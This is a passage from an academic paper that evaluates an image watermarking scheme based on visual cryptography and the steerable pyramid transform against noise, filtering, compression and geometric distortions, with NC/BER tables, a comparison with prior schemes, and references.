$$NC = \frac{\sum_{i=1}^{M} w_i \hat{w}_i}{\sqrt{\sum_{i=1}^{M} w_i^2} \sqrt{\sum_{i=1}^{M} \hat{w}_i^2}},$$

where M represents the number of pixels in the original (w) and the extracted ($\hat{w}$) watermark image.

$$BER = \frac{\sum_{i=1}^{N} \hat{w}_i \oplus w_i}{N},$$

where w and $\hat{w}$ denote the original watermark and the recovered watermark, respectively, N is the total size of the watermark, $\oplus$ represents the xor operator.

Figure 7(a) shows the protected image Lena under free attack and Figure 7(c) Shows the corresponding extracted watermark obtained by stacking the public share and the private share. The reduced watermark is shown in Figure 7(d). From Figure 7(a) to (d) we can see that the extracted watermark and the original watermark are identical under free attack on the protected Lena image.

Robustness constitutes the most important requirement for copyright protection schemes, and this can be proven by calculating the NC and/or the BER value between the original and the extracted watermark from distorted protected images. In order to evaluate the robustness of the proposed scheme, the protected images are distorted considering image processing and geometric attacks, like Pepper & salt noise, Speckle noise, Gaussian noise, Average filtering, Median filtering, Weiner filtering, Resizing, JPEG compression, Rotation, Cropping, Gamma correction, Histogram Equalization, Sharpening, Increasing contrast, Decreasing contrast, Increasing brightness and Decreasing brightness.

Figure 8 shows the attacked protected images under various attacks and Figure 9, Figure 10, Figure 11 and Figure 12 show the extracted watermark image under various attacks. Detailed results are shown in Table 1 and Table 2 where 100 attacks are simulated.

4.1 Robustness Against Noise Attacks

Robustness to additive noise is the first test to evaluate the proposed copyright scheme. Pepper & salt noise (with density 0.01, 0.02, 0.05, 0.1, 0.2, 0.3, 0.4, 0.5 and 0.6), Speckle noise (with variance 0.01, 0.02, 0.05, 0.1, 0.2, 0.3, 0.4, 0.5 and 0.6) and Gaussian noise (with zero mean and variance 0.01, 0.02, 0.05, 0.1, 0.2, 0.3, 0.4, 0.5 and 0.6) are the three types of noise applied to the protected image. Attacked protected image with Pepper & salt noise (density 0.6), Speckle noise (with variance 0.6) and Gaussian noise (with zero mean and variance 0.6) are shown in Figure 8(a), (b) and (c), respectively. Figure 9(a) to (x) shows the extracted watermarks for all tested noise addition attacks.

Table 1: Obtained NC and BER results after different attacks on the protected Lena and Einstein images

Attacks	Lena		Einstein	
	NC	**BER**	**NC**	**BER**
Pepper & salt noise				
Density=0.01	0.9966	0.0051	0.9944	0.0084
Density=0.02	0.9954	0.0069	0.9923	0.0115
Density=0.05	0.9905	0.0142	0.9866	0.0200
Density=0.1	0.9905	0.0142	0.9733	0.0394
Density=0.2	0.9784	0.0319	0.9504	0.0725
Density=0.3	0.9726	0.0405	0.9137	0.1245
Density=0.4	0.9658	0.0505	0.8731	0.1807
Density=0.5	0.9583	0.0613	0.8402	0.2244
Density=0.6	0.9423	0.0842	0.7964	0.2816
Speckle noise				
var=0.01	0.9964	0.0053	0.9963	0.0056
var=0.02	0.9954	0.0068	0.9940	0.0089
var=0.05	0.9921	0.0117	0.9904	0.0143
var=0.1	0.9887	0.0168	0.9853	0.0218
var=0.2	0.9832	0.0249	0.9786	0.0317
var=0.3	0.9777	0.0331	0.9718	0.0416
var=0.4	0.9719	0.0416	0.9665	0.0494
var=0.5	0.9671	0.0486	0.9588	0.0605
var=0.6	0.9622	0.0557	0.9517	0.0707
Gaussian noise				
M=0 & var=0.01	0.9929	0.0105	0.9878	0.0181
M=0 & var=0.02	0.9905	0.0142	0.9809	0.0283
M=0 & var=0.05	0.9851	0.0220	0.9687	0.0461
M=0 & var=0.1	0.9795	0.0304	0.9470	0.0775
M=0 & var=0.2	0.9685	0.0464	0.9089	0.1312
M=0 & var=0.3	0.9612	0.0569	0.8804	0.1707
M=0 & var=0.4	0.9553	0.0655	0.8585	0.2001
M=0 & var=0.5	0.9486	0.0752	0.8420	0.2218
M=0 & var=0.6	0.9432	0.0829	0.8266	0.2418
Average filtering				
3x3	0.9991	0.0013	0.9996	0.0006
6x6	0.9917	0.0124	0.9935	0.0097
9x9	0.9906	0.0139	0.9929	0.0105
12x12	0.9859	0.0209	0.9872	0.0190
15x15	0.9838	0.0240	0.9829	0.0254
18x18	0.9776	0.0332	0.9775	0.0333
21x21	0.9730	0.0399	0.9732	0.0396
24x24	0.9673	0.0482	0.9664	0.0496
Median filtering				
3x3	0.9983	0.0025	0.9979	0.0031
6x6	0.9899	0.0150	0.9918	0.0122
9x9	0.9920	0.0120	0.9926	0.0110
12x12	0.9865	0.0201	0.9873	0.0189
15x15	0.9853	0.0218	0.9853	0.0218
18x18	0.9821	0.0265	0.9782	0.0323
21x21	0.9771	0.0339	0.9717	0.0418
24x24	0.9718	0.0416	0.9666	0.0492
Weiner filtering				
3x3	0.9991	0.0013	0.9996	0.0006
6x6	0.9962	0.0057	0.9955	0.0067
9x9	0.9955	0.0068	0.9953	0.0070
12x12	0.9921	0.0118	0.9915	0.0126
15x15	0.9912	0.0131	0.9881	0.0176
18x18	0.9869	0.0194	0.9849	0.0223
21x21	0.9837	0.0242	0.9820	0.0267
24x24	0.9797	0.0302	0.9774	0.0334
Resizing				
384x384	0.9998	0.0002	0.9998	0.0002
256x256	0.9997	0.0002	0.9998	0.0002
192x192	0.9993	0.0010	0.9995	0.0007
128x128	0.9982	0.0026	0.9980	0.0029
96x96	0.9971	0.0043	0.9967	0.0049
64x64	0.9929	0.0106	0.9925	0.0112
32x32	0.9728	0.0402	0.9713	0.0424
JPEG compression				
Q=90	0.9996	0.0006	0.9998	0.0003
Q=80	0.9989	0.0016	1.0000	0.0000
Q=70	0.9993	0.0010	0.9988	0.0018
Q=60	0.9986	0.0021	0.9985	0.0023
Q=50	0.9986	0.0021	0.9982	0.0027
Q=40	0.9987	0.0020	0.9981	0.0029
Q=30	0.9976	0.0036	0.9974	0.0038
Q=20	0.9970	0.0045	0.9955	0.0067
Q=10	0.9947	0.0079	0.9937	0.0094
Q=5	0.9853	0.0218	0.9796	0.0302



Figure 8: Protected Lena image under attacks (a) Pepper & salt noise (density 0.5); (b) Speckle noise (var=0.5); (c) Gaussian noise (M=0,var=0.5); (d) Average filter (24x24); (e) Median filtering (24x24); (f) Weiner filtering (21x21); (g) Sharpening; (h) resizing (32x32); (i) JPEG compression (Q=5); (j) Cropping 1/4th from the center; (k) Rotation (angle=10); (l) increase contrast by 10%.



Figure 9: Extracted watermark under attacks (a) Pepper & salt noise (density 0.02); (b) Pepper & salt noise (density 0.05); (c) Pepper & salt noise (density 0.1); (d) Pepper & salt noise (density 0.2); (e) Pepper & salt noise (density 0.3); (f) Pepper & salt noise (density 0.4); (g) Pepper & salt noise (density 0.5); (h) Pepper & salt noise (density 0.6); (i) Speckle noise (var=0.02); (j) Speckle noise (var=0.05); (k) Speckle noise (var=0.1); (l) Speckle noise (var=0.2); (m) Speckle noise (var=0.3); (n) Speckle noise (var=0.4); (o) Speckle noise (var=0.5); (p) Speckle noise (var=0.6); (q) Gaussian noise (M=0,var=0.02); (r) Gaussian noise (M=0,var=0.05); (s) Gaussian noise (M=0,var=0.1); (t) Gaussian noise (M=0,var=0.2); (u) Gaussian noise (M=0,var=0.3); (v) Gaussian noise (M=0,var=0.4); (w) Gaussian noise (M=0,var=0.5); (x) Gaussian noise (M=0,var=0.6).



Figure 10: Extracted watermark under attacks (a) Average filtering (3x3); (b) Average filtering (6x6); (c) Average filtering (9x9); (d) Average filtering (12x12); (e) Average filtering (15x15); (f) Average filtering (18x18); (g) Average filtering (21x21); (h) Average filtering (24x24); (i) Median filtering (3x3); (j) Median filtering (6x6); (k) Median filtering (9x9); (l) Median filtering (12x12); (m) Median filtering (15x15); (n) Median filtering (18x18); (o) Median filtering (21x21); (p) Median filtering (24x24); (q) Weiner filtering (3x3); (r) Weiner filtering (6x6); (s) Weiner filtering (9x9); (t) Weiner filtering (12x12); (u) Weiner filtering (15x15); (v) Weiner filtering (18x18); (w) Weiner filtering (21x21); (x) Weiner filtering (24x24).



Figure 11: Extracted watermark under attacks (a) Sharpening; (b) Resizing (384x384); (c) Resizing (256x256); (d) Resizing (192x192); (e) Resizing (128x128); (f) Resizing (96x96); (g) Resizing (64x64); (h) Resizing (32x32); (i) JPEG compression (Q=80); (j) JPEG compression (Q=70); (k) JPEG compression (Q=60); (l) JPEG compression (Q=50); (m) JPEG compression (Q=40); (n) JPEG compression (Q=30); (o) JPEG compression (Q=20); (p) JPEG compression (Q=10); (q) JPEG compression (Q=5); (r) Increasing contrast (10%); (s) Increasing contrast (20%); (t) Decreasing contrast (10%); (u) Decreasing contrast (20%); (v) Increasing brightness (10%); (w) Decreasing brightness (10%); (x) Decreasing brightness (20%).



Figure 12: Extracted watermark under attacks (a) Rotation (angle=10); (b) Rotation (angle=20); (c) Rotation (angle=30); (d) Rotation (angle=40); (e) Rotation (angle=50); (f) Rotation (angle=60); (g) Rotation (angle=70); (h) Rotation (angle=80); (i) Cropping 1/4th from the top right corner; (j) Cropping 1/4th from the top left corner; (k) Cropping 1/4th from the bottom right corner; (l) Cropping 1/4th from the bottom left corner; (m) Cropping 1/2th from the top; (n) Cropping 1/2th from the bottom; (o) Cropping 1/2th from the right; (p) Cropping 1/2th from the left; (q) Histogram Equalization ; (r) Gamma correction (0.95) ; (s) Gamma correction (0.9) ; (t) Gamma correction (0.85) ; (u) Gamma correction (0.8) ; (v) Gamma correction (0.75) ; (w) Gamma correction (0.70) ; (x) Gamma correction (0.65).

As we can see the extracted watermarks under noise attacks, are very recognizable even if the protected images being seriously distorted.

4.2 Robustness Against Filtering Attacks

The second test aims to test the robustness against image processing attacks such as filtering. Average filtering (with window 3x3 to 24x24), Median filtering (with window 3x3 to 24x24), Wiener filtering (with window 3x3 to 24x24), and un-sharp filtering are the four types of filter tested on the protected images. Attacked Lena images with Average filtering (24x24), Median filtering (24x24), Wiener filtering (24x24), and un-sharp filtering are shown in Figure 8(d), (e), (f) and (g), respectively. Figure 10(a) to (x) and Figure 11(a) show the extracted watermarks under this four filters attacks and demonstrate the effectiveness of the proposed scheme against filtering attack.

4.3 Robustness Against JPEG Lossy Compression

The protected images were compressed using JPEG lossy compression, which is a common image/video compression standard. Different quality factors (QF) from 90 to 5 are used for the JPEG compression. Compressed Lena image by QF=5 is shown in Figure 8 (i) and extracted watermarks for different QF are shown in Figure 11 (i) to (q). The results demonstrate that the proposed scheme is highly robust to JPEG lossy compression even if the protected image is highly compressed.

4.4 Robustness Against Geometric Attacks

For a specific purpose, an image could be enlarged, reduced, cropped or rotated to fit the desired size or a desired area.

For the resizing attack the size of the protected images is reduced from 512x512 to 384x384, 256x256, 192x192, 128x128, 96x96, 64x64 and 32x32. The 32x32 resized protected Lena image is shown in Figure 8(h) and the extracted watermarks are shown in Figure 11 (b) to (h).

The protected images are attacked also by a rotation attack with different angles of rotation. Extracted watermarks after applying a rotation angle with 10, 20, 30, 40, 50, 60, 70 and 80 degree are shown in Figure 12 (a) to (h).

Moreover, cropping attack is also evaluated by cutting some part of the protected image. Extracted watermarks after cropping 1/4th from the top right corner, the top left corner, the bottom right corner and the bottom left corner of the protected image are shown in Figure 12 (i) to (l), respectively. Extracted watermarks after cropping 1/2th from the top, bottom, right and left of the protected image are shown in Figure 12 (m) to (p).

The obtained results demonstrate the robustness of the proposed scheme under geometric attacks, which are the Achilles heel for many watermarking schemes in the literature.

Table 2: Obtained NC and BER results after different attacks on the protected Lena and Einstein images

Attacks	Lena		Einstein	
	NC	**BER**	**NC**	**BER**
Rotation				
Angle=10	0.9927	0.0109	0.9932	0.0101
Angle=20	0.9931	0.0103	0.9932	0.0102
Angle=30	0.9922	0.0115	0.9923	0.0115
Angle=40	0.9925	0.0111	0.9943	0.0085
Angle=50	0.9929	0.0106	0.9934	0.0098
Angle=60	0.9929	0.0106	0.9929	0.0106
Angle=70	0.9929	0.0106	0.9932	0.0102
Angle=80	0.9931	0.0103	0.9935	0.0097
Cropping 1/4th from				
The top right corner	0.9473	0.0772	0.9701	0.0442
The top left corner	0.9161	0.1208	0.9344	0.0953
The bottom right corner	0.9445	0.0811	0.8861	0.1635
The bottom left corner	0.8575	0.2015	0.8840	0.8840
Cropping 1/2th from				
The top	0.8621	0.1946	0.9032	0.1392
The bottom	0.7966	0.2808	0.7655	0.3214
The right	0.8931	0.1532	0.8559	0.2046
The left	0.7681	0.3154	0.8151	0.2570
Gamma correction				
Gamma=0.65	0.8202	0.2504	0.7168	0.3798
Gamma=0.7	0.8469	0.2156	0.7389	0.3531
Gamma=0.75	0.8786	0.1729	0.7579	0.3292
Gamma=0.8	0.9155	0.1222	0.7813	0.3002
Gamma=0.85	0.9377	0.0908	0.8185	0.2524
Gamma=0.9	0.9556	0.0651	0.8781	0.1735
Gamma=0.95	0.9766	0.0345	0.9407	0.0865
Increasing contrast				
By 10%	0.9444	0.0812	0.8609	0.1965
By 20%	0.8863	0.1625	0.7715	0.3125
Decreasing contrast				
By 10%	0.9218	0.1134	0.8685	0.1868
By 20%	0.8281	0.2408	0.7195	0.3755
Increasing brightness				
By 10%	0.9172	0.1199	0.8838	0.1660
Decreasing brightness				
By 10%	0.9353	0.0942	0.8085	0.2654
By 20%	0.8389	0.2261	0.7272	0.3674
Other attacks				
Histogram Equalization	0.9837	0.0242	0.9656	0.0507
Sharpening	0.9976	0.0036	0.9978	0.0033

4.5 Robustness Against General Image Processing Attacks

Histogram equalization is a popular image processing operation that consists usually of increasing the global contrast of an image. The extracted watermark after performing histogram equalization is shown in Figure 12 (q).

Increasing/Decreasing contrast and brightness is also evaluated in the proposed scheme and the extracted watermarks are shown in Figure 11 (r) to (x).

Gamma correction with different Gamma values is applied to the protected image, which consists of maximizing the use of the bits or bandwidth relative to how humans perceive light and color. Extracted watermarks are shown in Figure 12 (r) to (x).

Based on the extracted watermarks we can conclude that the proposed scheme is highly robust against general image processing attacks.

4.6 Robustness Compared to Other Approaches

The robustness of the proposed copyright scheme compared to six recently related watermarking schemes is tested as well. The comparison includes Lang and Zhang [13], Ranjbar et al. [25], Agarwal et al. [1], Horng et al. [6], Run et al. [26] and Wang et al. [33]. Graphical comparison based on the NC results reported by Run et al. [26] and Wang et al. [33] is shown in Figure 13, which demonstrates the superiority of the proposed scheme. Moreover, the Robusteness limit against attacks for all the schemes included in this comparison is shown in Table 3. These results demonstrate that the robustness of the proposed algorithm is far better and proves superiority over the other existing algorithms.

5 Conclusion

A new robust blind copyright protection scheme based on visual cryptography and steerable pyramid transform is proposed in this paper. Experimental results show that the proposed scheme is highly robust against several image processing and geometric attacks such as Pepper & salt noise, Speckle noise, Gaussian noise, Average filtering, Median filtering, Weiner filtering, Resizing, JPEG compression, Rotation, Cropping, Gamma correction, Histogram Equalization, Sharpening, Increasing contrast, Decreasing contrast, Increasing brightness and Decreasing brightness. Moreover the proposed scheme has the advantage of having the maximum PSNR value since the host image is not altered and that could be useful to protect sensitive images.

References

[1] C. Agarwal, A. Mishra, and A. Sharma, "Gray-scale image watermarking using GA-BPN hybrid net-

Table 3: Robustness limit comparison. '-' means the attacks are not done

	Poposed scheme	Lang and Zhang [13]	Ranjbar et al. [25]	Agarwal et al. [1]	Horng et al. [6]	Run et al. [26]	Wang et al. [33]
Pepper & salt noise (density)	**0.6**	0.1	0.01	-	0.2	-	-
Speckle noise (variance)	**0.6**	0.1	0.01	-	-	-	-
Gaussian noise (variance)	**0.6**	0.03	0.001	0.1	0.05	0.03	0.03
Average filtering	**24x24**	-	-	-	11x11	6x6	7x7
Median filtering	**24x24**	-	3x3	5x5	9x9	7x7	7x7
Weiner filtering	**24x24**	-	3x3	3x3	-	-	-
Scaling Factor	**1/16**	-	1/2	1/2	1/2	1/2	1/2
JPEG compression (QF)	**5**	20	40	10	10	10	10

The bold values is the best



Figure 13: Robustness comparison for our scheme, Wang et al. [33] and Run et al. [26]. (a) JPEG compression Q=80; (b) JPEG compression Q=70; (c) JPEG compression Q=60; (d) JPEG compression Q=50; (e) JPEG compression Q=40; (f) JPEG compression Q=30; (g) JPEG compression Q=25; (h) JPEG compression Q=20; (i) JPEG compression Q=10; (j) Median filtering (3x3); (k) Median filtering (5x5); (l) Average filtering (3x3); (m) Average filtering (5x5); (n) Histogram equalization; (o) Resize (256x256); (p) Cropping (1/4); (q) Gaussian noise (M=0,var=0.01); (r) Gaussian noise (M=0,var=0.02); (s) Gaussian noise (M=0,var=0.03); (t) Rotation (angle=0.25); (u) Rotation (angle=-0.25); (v) Rotation (angle=0.3); (w) Rotation (angle=-0.3); (x) Sharpening.

work," *Journal of Visual Communication and Image Representation*, vol. 24, no. 7, pp. 1135–1146, 2013.

[2] I. Cox, M. Miller, J. Bloom, and M. Miller, *Digital watermarking*, Morgan Kaufmann, 2001.

[3] S. Dogan, T. Tuncer, E. Avci, and A. Gulten, "A robust color image watermarking with singular value decomposition method," *Advances in Engineering Software*, vol. 42, no. 6, pp. 336–346, 2011.

[4] W. T. Freeman and E. H. Adelson, "The design and use of steerable filters," *IEEE Transactions on Pattern analysis and machine intelligence*, vol. 13, no. 9, pp. 891–906, 1991.

[5] J. M. Guo and C. H. Chang, "Prediction-based watermarking schemes using ahead/post AC prediction," *Signal Processing*, vol. 90, no. 8, pp. 2552–2566, 2010.

[6] S. J. Horng, D. Rosiyadi, T. Li, T. Takao, M. Guo, and M. K. Khan, "A blind image copyright protection scheme for e-government," *Journal of Visual Communication and Image Representation*, vol. 24, no. 7, pp. 1099–1105, 2013.

[7] Y. C. Hou and P. M. Chen, "An asymmetric watermarking scheme based on visual cryptography," in *IEEE the 5th International Conference on Signal Processing Proceedings (WCCC-ICSP'00)*, vol. 2, pp. 992–995, 2000.

[8] M. S. Hsieh, D. C. Tseng, and Y. H. Huang, "Hiding digital watermarks using multiresolution wavelet transform," *IEEE Transactions on Industrial Electronics*, vol. 48, no. 5, pp. 875–882, 2001.

[9] M. S. Hsieh, D. C. Tseng, and Y. H. Huang, "Hiding digital watermarks using multiresolution wavelet transform," *IEEE Transactions on Industrial Electronics*, vol. 48, no. 5, pp. 875–882, 2001.

[10] C. S. Hsu and Y. C. Hou, "Copyright protection scheme for digital images using visual cryptography and sampling methods," *Optical engineering*, vol. 44, no. 7, pp. 077003–077003, 2005.

[11] S. Joo, Y. Suh, J. Shin, H. Kikuchi, and S. J. Cho, "A new robust watermark embedding into wavelet DC components," *ETRI Journal*, vol. 24, no. 5, pp. 401–404, 2002.

[12] T. H. Lan and A. H. Tewfik, "A novel high-capacity data-embedding system," *IEEE Transactions on Image Processing*, vol. 15, no. 8, pp. 2431–2440, 2006.

[13] J. Lang and Z. Zhang, "Blind digital watermarking method in the fractional fourier transform domain," *Optics and Lasers in Engineering*, vol. 53, pp. 112–121, 2014.

[14] S. D. Lin, S. C. Shie, and J. Y. Guo, "Improving the robustness of DCT-based image watermarking against JPEG compression," *Computer Standards & Interfaces*, vol. 32, no. 1, pp. 54–60, 2010.

[15] J. C. Liu and S. Y. Chen, "Fast two-layer image watermarking without referring to the original image and watermark," *Image and Vision Computing*, vol. 19, no. 14, pp. 1083–1097, 2001.

[16] R. Liu and T. Tan, "An SVD-based watermarking scheme for protecting rightful ownership," *IEEE Transactions on Multimedia*, vol. 4, no. 1, pp. 121–128, 2002.

[17] W. Lu, H. Lu, and F. L. Chung, "Feature based robust watermarking using image normalization," *Computers & Electrical Engineering*, vol. 36, no. 1, pp. 2–18, 2010.

[18] A. A. Mohammad, A. Alhaj, and S. Shaltaf, "An improved SVD-based watermarking scheme for protecting rightful ownership," *Signal Processing*, vol. 88, no. 9, pp. 2158–2180, 2008.

[19] M. Naor and A. Shamir, "Visual cryptography," in *Advances in Cryptology (Urocrypt'94)*, pp. 1–12, Springer, 1995.

[20] N. Nikolaidis and I. Pitas, "Robust image watermarking in the spatial domain," *Signal processing*, vol. 66, no. 3, pp. 385–403, 1998.

[21] M. Ouhsain and A. B. Hamza, "Image watermarking scheme using nonnegative matrix factorization and wavelet transform," *Expert Systems with Applications*, vol. 36, no. 2, pp. 2123–2129, 2009.

[22] J. C. Patra, J. E. Phua, and C. Bornand, "A novel DCT domain CRT-based watermarking scheme for image authentication surviving JPEG compression," *Digital Signal Processing*, vol. 20, no. 6, pp. 1597–1611, 2010.

[23] A. Phadikar, S. P. Maity, and B. Verma, "Region based QIM digital watermarking scheme for image database in DCT domain," *Computers & Electrical Engineering*, vol. 37, no. 3, pp. 339–355, 2011.

[24] J. Portilla and E. P. Simoncelli, "A parametric texture model based on joint statistics of complex wavelet coefficients," *International Journal of Computer Vision*, vol. 40, no. 1, pp. 49–70, 2000.

[25] S. Ranjbar, F. Zargari, and M. Ghanbari, "A highly robust two-stage contourlet-based digital image watermarking method," *Signal Processing: Image Communication*, vol. 28, no. 10, pp. 1526–1536, 2013.

[26] R. S. Run, S. J. Horng, W. H. Lin, T. W. Kao, P. Fan, and M. K. Khan, "An efficient wavelet-tree-based watermarking method," *Expert Systems with Applications*, vol. 38, no. 12, pp. 14357–14366, 2011.

[27] E. Simoncelli, "A rotation invariant pattern signature," in *Proceedings of IEEE International Conference on Image Processing*, vol. 3, pp. 185–188, 1996.

[28] E. P. Simoncelli, W. T. Freeman, E. H. Adelson, and D. J. Heeger, "Shiftable multiscale transforms," *IEEE Transactions on Information Theory*, vol. 38, no. 2, pp. 587–607, 1992.

[29] V. Solachidis and I. Pitas, "Optimal detection for multiplicative watermarks embedded in DFT domain," in *IEEE International Conference on Image Processing (ICIP'03)*, vol. 2, pp. II–723, 2003.

[30] B. Surekha and G. N. Swamy, "Sensitive digital image watermarking for copyright protection," *International Journal of Network Security*, vol. 15, no. 1, pp. 95–103, 2013.

[31] M. J. Tsai, K. Y. Yu, and Y. Z. Chen, "Joint wavelet and spatial transformation for digital watermarking," *IEEE Transactions on Consumer Electronics*, vol. 46, no. 1, p. 237, 2000.

[32] C. C. Wang, S. C. Tai, and C. S. Yu, "Repeating image watermarking technique by the visual cryptography," *IEICE Transactions on Fundamentals of Electronics, Communications and Computer Sciences*, vol. 83, no. 8, pp. 1589–1598, 2000.

[33] Y. R. Wang, W. H. Lin, and L. Yang, "An intelligent watermarking method based on particle swarm optimization," *Expert Systems with Applications*, vol. 38, no. 7, pp. 8024–8029, 2011.

[34] J. C. K. Yau, L. C. K. Hui, S. M. Yiu, and B. S. N. Cheung, "Towards a secure copyright protection infrastructure for e-education material: Principles learned from experience.," *International Journal of Network Security*, vol. 2, no. 1, pp. 21–28, 2006.

